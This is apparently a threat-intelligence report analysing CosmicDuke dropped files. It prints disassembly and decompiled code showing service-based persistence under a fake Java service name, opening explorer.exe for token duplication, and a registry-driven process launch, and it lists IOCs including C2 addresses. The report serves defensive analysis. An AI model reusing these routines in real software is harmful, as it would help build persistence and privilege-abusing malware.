MD5: 0499C600266D8311722BBC31B89FB9AC

SHA256: 16F868FC0F84E1C91E11A8F715395E1122775E597031C0CAEDEAF4AF39122B68 File Type:

Windows PE

Architecture: 32 Bit

Subsystem: Console

This file is creating a service dubbed Java Virtual Machine Support Service [service name: \javatmsup] with auto\_start [this file is achieving persistence, so whenever the victim system is rebooted, this service will run automatically].

<pre> 004012E9 : FF15 26204001 CALL  DWORD PTR DS:[&amp;00401132.OpenChange] 004012F3 : 8945 FC   MOV     LOCAL_1,EBX 004012F6 : 3B26     CMP     EAX,ESI 004012F8 : 0F84 B0000000 JE     droppedfi.004013B9 004012FE : 53      PUSH   EBX 004012FF : 57      PUSH   EDI 00401300 : 68 00020000 PUSH  200 00401305 : 8D85 ECFDFE LEA     EAX,[LOCAL_133] 0040130B : 50      PUSH   EAX 0040130C : 56      PUSH   ESI 0040130D : FF15 64204001 CALL  DWORD PTR DS:[&amp;KERNEL32.GetModule] 00401313 : 56      PUSH   ESI 00401314 : 56      PUSH   ESI 00401315 : 56      PUSH   ESI 00401316 : 56      PUSH   ESI 00401317 : 56      PUSH   ESI 00401318 : 33C0     XOR     EAX,EAX 0040131A : 66:8945 F2 MOV     WORD PTR SS:[EBP+E1],AX 0040131E : 8D85 ECFDFE LEA     EAX,[LOCAL_133] 00401324 : 50      PUSH   EAX 00401325 : 6A 01     MOV     AL,01 00401327 : 6A 02     MOV     AL,02 00401329 : 68 10010000 PUSH  110 0040132E : BB FF010F00 MOV     EBX,0F01FF 00401333 : 53      PUSH   EBX 00401334 : 68 28214000 PUSH  droppedfi.00402128 00401339 : BF F4204000 MOV     EDI,droppedfi.004020F4 0040133F : 57      PUSH   EDI 00401340 : FF75 FC   PUSH  LOCAL_1 00401342 : FF15 38204001 CALL  DWORD PTR DS:[&amp;ADVAPI32.Create] 00401348 : 8945 F4   MOV     LOCAL_1,EBX 0040134B : 3B26     CMP     EAX,ESI         </pre>	<pre> dropdfi.004020F4 BufSize = 208 (520.) PathBuffer = 0018FD40 Module = NULL GetModuleFileNameW Password = NULL ServiceStartName = NULL pDependencies = NULL pTagid = NULL LoadOrderGroup = NULL.  BinaryPathName = "C:\Users\...dropdfi1 - Copy.exe" ErrorControl = SERVICE_ERROR_NORMAL StartType = SERVICE_AUTO_START ServiceType = SERVICE_WIN32_OWN_PROCESS   SERVICE_INTERACTIVE_PROCESS  DesiredAccess = SERVICE_ALL_ACCESS DisplayName = "Java(TM) Virtual Machine Support Service" Unicode = "javatmsup" ServiceName = "javatmsup" Manager = 00589D48 CreateServiceW         </pre>
--	---

After the service is started, this malware takes a snapshot of the running process by calling CreateToolhelp32Snapshot, then obtains explore.exe process handle by iterating this snapshot and calling open process. After obtaining the explore.exe process handle, it duplicates this explore.exe process token and starts the malware process using the duplicated process token, followed by harvesting system information such as the password and other information.

```
{
HANDLE hObject;
int iVar1;
DWORD dwProcessId;
undefined4 local_234 [2];
DWORD local_22c;
WCHAR local_210 [260];
HANDLE local_8;

local_8 = (HANDLE)0x0;
hObject = (HANDLE)CreateToolhelp32Snapshot(2,0);
FUN_00401580((undefined (*) [16])local_234,0,0x22c);
local_234[0] = 0x22c;
iVar1 = Process32FirstW(hObject,local_234);
while ((dwProcessId = 0, iVar1 != 0)
      (iVar1 = lstrcmpW(local_210,L"explorer.exe"), dwProcessId = local_22c, iVar1 != 0)) {
    iVar1 = Process32NextW(hObject,local_234);
}
CloseHandle(hObject);
if (dwProcessId != 0) {
    local_8 = OpenProcess(0x1f0fff,0,dwProcessId);
}
return local_8;
}
```

## Dropped file\_02

### Sample Details:

**MD5:** 933B3C5D3728EF6E08AF4AE579C00D11

**SHA256:** 47F3405AB0DA5AF125BCC6EBB6D17A1573B090C54D7A0A00630EC170CCC4B9D1 File Type:

Windows PE

**Architecture:** 32 Bit

**Subsystem:** GUI

This sample is a component of the CosmicDuke malware, which is obtaining the desktop details of victim systems by calling the RegQueryValueExW, RegOpenKeyExW, and then storing those details in the buffer before launching this process by calling the CreateProcessW. This malware sends the harvested information to the attackers.

```

local_64 = RegOpenKeyExW((HKEY) 0x80000001, L"Control Panel\\Desktop", 0, 0x20019, &local_60);
if (local_64 == 0) {
    LVar1 = RegQueryValueExW(local_60, L"ScreenSaveUtility", (LPDWORD) 0x0, (LPDWORD) 0x0, (LPBYTE) 0x0, &local_64);
    if (LVar1 == 0) {
        lpString = (LPCWSTR) GlobalAlloc(0x40, local_64);
        if (lpString != (LPCWSTR) 0x0) {
            LVar1 = RegQueryValueExW(local_60, L"ScreenSaveUtility", (LPDWORD) 0x0, (LPDWORD) 0x0, (LPBYTE) lpString, &local_64);
        }
    }
    if (LVar1 == 0) {
        iVar4 = 0x10;
        p_Var2 = &local_5c;
        do {
            *(undefined *) &p_Var2->hProcess = 0;
            p_Var2 = (_PROCESS_INFORMATION *) ((int) &p_Var2->hProcess + 1);
            iVar4 = iVar4 + -1;
        } while (iVar4 != 0);
        iVar4 = 0x44;
        p_Var3 = &local_4c;
        do {
            *(undefined *) &p_Var3->cb = 0;
            p_Var3 = (_STARTUPINFO *) ((int) &p_Var3->cb + 1);
            iVar4 = iVar4 + -1;
        } while (iVar4 != 0);
        local_4c.cb = 0x44;
        local_4c.dwFlags = 0x81;
        local_4c.wShowWindow = 0;
        iVar4 = 1strlenW(lpString);
        lpCommandLine = (LPWSTR) GlobalAlloc(0x40, iVar4 * 4);
        wprintfW(lpCommandLine, L"%s" "-c", lpString);
        CreateProcessW((LPCWSTR) 0x0, lpCommandLine, (LPSECURITY_ATTRIBUTES) 0x0, (LPSECURITY_ATTRIBUTES) 0x0, 0, 0, (LPCWSTR) 0x0, &local_4c, &local_5c
    }
}
    
```

**List of IOCs: (Related to Campaign Name: Natural Disaster)**

Sr No.	Indicator	Type	Remarks
1	3941639886899D6580DE2113D4C8841E	MD5	sample
2	335D2EE728B4C1591B5B374A7CE4B758	MD5	1st stage CosmicDuke
3	0499C600266D8311722BBC31B89FB9AC	MD5	Dropped file by CosmicDuke
4	6152e22093c052266d2c61ac2738bfc2	MD5	Other Sample Related to Campaign
5	182aeb380ed48d731217d904ee66e7ed	MD5	Other Sample Related to Campaign
6	9452d0b3e348890b3ca524efebcb15f6	MD5	Other Sample Related to Campaign
7	53264f1daff3df9a9e0974b71d9cd945	MD5	Other Sample Related to Campaign

8	b771081daabc044141eecb8c9db69519	MD5	Other Sample Related to Campaign
9	933B3C5D3728EF6E08AF4AE579C00D11	MD5	Dropped file by CosmicDuke
10	199[.]231[.]188[.]109	Ip address	C2 connection
11	46[.]246[.]120[.]178	Ip address	C2 connection
12	D:\SV A\NITRO\BotGenStudio\Interface\Generations\80051A85\bin\bot.pdb	strings	Pdb path
13	\\.\pipe\40DC244D-F62E-093E-8A91-736FF2FA2AA2	strings	Pipe name

**MITRE ATT&CK Tactics and Techniques (Based on our analysis):**

Sr No.	Tactic	Technique
1	Execution(TA0002)	T1059.003: Command and Scripting Interpreter: Windows Command Shell
2	Persistence(TA0003)	T1543.003: Create or Modify System Process: Windows Service T1053.005: Scheduled Task/Job: Scheduled Task
3	Privilege Escalation(TA0004)	T1134.004: Access Token Manipulation: Parent PID Spoofing T1543.003: Create or Modify System Process: Windows Service T1053.005: Scheduled Task/Job: Scheduled Task
4	Defense Evasion (TA0005)	T1027: Obfuscated Files or Information
5	Discovery (TA0007)	T1057: Process Discovery T1082: System Information Discovery T1012: Query Registry T1518.001: Software Discovery: Security Software Discovery
6	Collection (TA0009)	T1115: Clipboard Data T1056.001: Input Capture: Keylogging
7	Command and Control(TA0011)	T1071: Application Layer Protocol

Source: <https://www.cyfirma.com/outofband/cosmicduke-malware-analysis/>